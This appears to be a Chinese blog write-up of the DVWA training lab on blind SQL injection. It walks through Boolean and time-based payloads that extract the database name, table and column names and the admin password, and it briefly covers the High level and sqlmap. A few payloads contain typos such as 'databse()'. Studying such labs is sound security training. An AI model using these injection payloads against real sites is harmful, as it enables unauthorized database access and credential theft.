DVWA-sql-blind-injection
sql盲注概述
在这篇文章中详细说了sql回显注入的过程,sql盲注相较于回显注入来说难度提升了不少,应为sql盲注界面上不会回显注入结果,我们只能根据界面仅有的提示判断出数据库的表名和字段名等信息。
sql盲注可以分为布尔型,延迟注入等类型,二者的原理大致相同。
- 布尔盲注: 布尔很明显Ture跟Fales,也就是说它只会根据你的注入信息返回Ture跟Fales,也就没有了之前的报错信息。
- 时间盲注: 界面返回值只有一种,true 无论输入任何值
返回情况都会按正常的来处理。加入特定的时间函数,通过查看web页面返回的时间差来判断注入的语句是否正确。
sql盲注常用的函数:
lenght() 返回字符串的长度,例如可以返回数据库名字的长度
substr() 用来截取字符串
ascii() 返回字符的ascii码
sleep(n) 将程序挂起一段时间,n为n秒
if(expr1,expr2,expr3) 判断语句 如果第一个语句正确就执行第二个语句如果错误执行第三个语句
在DVWA上提供的sql盲注的测试页面,下面将会以布尔型注入和延时注入两种方式来解题。
Low等级
和sql注入的Low等级一样,此等级未对用户的输入信息做任何过滤,可直接进行注入。

先输入正常的用户ID进行查询:
输入错误的用户ID进行查询:

可见界面上只会给我们回显这两种信息,第一种师输入正确的,第二种是输入错误的,那我们就不断构造sql语句进行注入,sql语句真确就会回显第一种提示,反之就会回显第二种提示。基于这种方式的sql注入就是布尔型注入。
- 判断是否存在注入,注入是字符型还是数字型

输入1,显示用户存在

输入 1’ and 1=1 # 显示用户存在
输入 1’ and 1=2 # 显示用户不存在

以上结果说明此处存在数字型的sql盲注
- 猜解当前数据库名
想要猜解数据库名,首先要猜解数据库名的长度,然后挨个猜解字符。
输入1' and length(database())=1 #,显示不存在;


输入1' and length(database())=2 #,显示不存在;


输入1' and length(database())=3 #,显示不存在;


输入1' and length(database())=4 #,显示存在;
以上结果说明数据库名长度为4
,正常情况下请使用二分法。
同样使用二分法猜解数据库名。
输入1' and ascii(substr(databse(),1,1))>97 #,显示存在,说明数据库名的第一个字符的ascii值大于97(小写字母a的ascii值);


输入1' and ascii(substr(databse(),1,1))<122 #,显示存在,说明数据库名的第一个字符的ascii值小于122(小写字母z的ascii值);


输入1' and ascii(substr(databse(),1,1))<109 #,显示存在,说明数据库名的第一个字符的ascii值小于109(小写字母m的ascii值);


输入1' and ascii(substr(databse(),1,1))<103 #,显示存在,说明数据库名的第一个字符的ascii值小于103(小写字母g的ascii值);


输入1' and ascii(substr(databse(),1,1))<100 #,显示不存在,说明数据库名的第一个字符的ascii值不小于100(小写字母d的ascii值);


输入1' and ascii(substr(databse(),1,1))>100 #,显示不存在,说明数据库名的第一个字符的ascii值不大于100(小写字母d的ascii值),所以数据库名的第一个字符的ascii值为100,即小写字母d。


...
重复上述步骤,就可以猜解出完整的数据库名(dvwa)了。
- 猜解数据库中的表名
首先猜解数据库中表的数量:
1' and (select count (table_name) from information_schema.tables where table_schema=database())=1 # 显示不存在


1' and (select count (table_name) from information_schema.tables where table_schema=database() )=2 # 显示存在
说明数据库中共有两个表。
接着挨个猜解表名:
1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=1 # 显示不存在


1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=2 # 显示不存在


...


1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 # 显示存在
说明第一个表名长度为9。
1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>97 # 显示存在


1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<122 # 显示存在


1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<109 # 显示存在


1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<103 # 显示不存在


1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>103 # 显示不存在
说明第一个表的名字的第一个字符为小写字母g。
…
重复上述步骤,即可猜解出两个表名(guestbook、users)。
- 猜解表中的字段名
首先猜解表中字段的数量:
1’ and (select count(column_name) from information_schema.columns where table_name= ’users’)=1 # 显示不存在


…


1’ and (select count(column_name) from information_schema.columns where table_name= ’users’)=8 # 显示存在
说明users表有8个字段。
接着挨个猜解字段名:
1’ and length(substr((select column_name from information_schema.columns where table_name= ’users’ limit 0,1),1))=1 # 显示不存在


…


1’ and length(substr((select column_name from information_schema.columns where table_name= ’users’ limit 0,1),1))=7 # 显示存在
说明users表的第一个字段为7个字符长度。
采用二分法,即可猜解出所有字段名。
- 猜解用户名密码
同样采用二分法。
用户 admin 存在吗?
1' and (select count(*) from users where user = 'admin') = 1 #admin 密码的第一位在 a~m 之间吗?
1' and ascii(substr((select password from users where user = 'admin' limit 1),1,1)) >= 97 and ascii(substr((select password from users where user = 'admin' limit 1),1,1)) <= 109 #…
后续过程略。
还可以使用基于时间的盲注:
- 判断是否存在注入,注入是字符型还是数字型
输入1’ and sleep(5) #,感觉到明显延迟;


输入1 and sleep(5) #,没有延迟;
说明存在字符型的基于时间的盲注。
- 猜解当前数据库名
首先猜解数据名的长度:
1’ and if(length(database())=1,sleep(5),1) # 没有延迟


1’ and if(length(database())=2,sleep(5),1) # 没有延迟


1’ and if(length(database())=3,sleep(5),1) # 没有延迟


1’ and if(length(database())=4,sleep(5),1) # 明显延迟
说明数据库名长度为4个字符。
接着采用二分法猜解数据库名:
1’ and if(ascii(substr(database(),1,1))>97,sleep(5),1)# 明显延迟


…


1’ and if(ascii(substr(database(),1,1))<100,sleep(5),1)# 没有延迟


1’ and if(ascii(substr(database(),1,1))>100,sleep(5),1)# 没有延迟
说明数据库名的第一个字符为小写字母d。
…
重复上述步骤,即可猜解出数据库名。
- 猜解数据库中的表名
首先猜解数据库中表的数量:
1’ and if((select count(table_name) from information_schema.tables where table_schema=database() )=1,sleep(5),1)# 没有延迟


1’ and if((select count(table_name) from information_schema.tables where table_schema=database() )=2,sleep(5),1)# 明显延迟
说明数据库中有两个表。
接着挨个猜解表名:
1’ and if(length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=1,sleep(5),1) # 没有延迟


…


1’ and if(length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9,sleep(5),1) # 明显延迟
说明第一个表名的长度为9个字符。
采用二分法即可猜解出表名。
- 猜解表中的字段名
首先猜解表中字段的数量:
1’ and if((select count(column_name) from information_schema.columns where table_name= ’users’)=1,sleep(5),1)# 没有延迟


…


1’ and if((select count(column_name) from information_schema.columns where table_name= ’users’)=8,sleep(5),1)# 明显延迟
说明users表中有8个字段。
接着挨个猜解字段名:
1’ and if(length(substr((select column_name from information_schema.columns where table_name= ’users’ limit 0,1),1))=1,sleep(5),1) # 没有延迟


…


1’ and if(length(substr((select column_name from information_schema.columns where table_name= ’users’ limit 0,1),1))=7,sleep(5),1) # 明显延迟
说明users表的第一个字段长度为7个字符。
采用二分法即可猜解出各个字段名。
- 猜解用户名密码
同样采用二分法。
Medium等级
和sql回显注入一样,Medium可以通过抓包修改参数的方式注入,具体过程和low等级相同.
High等级

可以看到,High级别的代码利用cookie传递参数id,当SQL查询结果为空时,会执行函数sleep(seconds),目的是为了扰乱基于时间的盲注。同时在
SQL查询语句中添加了LIMIT 1,希望以此控制只输出一个结果。
虽然添加了LIMIT
1,但是我们可以通过#将其注释掉。但由于服务器端执行sleep函数,会使得基于时间盲注的准确性受到影响,所以可以使用基于布尔的盲注.
使用sqlmap进行注入

sql盲注使用手工的方式简直能把人搞崩溃,幸亏有sqlmap这种自动化工具来帮忙.
这里仅演示High等级的sqlmap注入,其它等级和sql回显注入相同,参考上篇文章.
评论讨论 (0) Artalk 自托管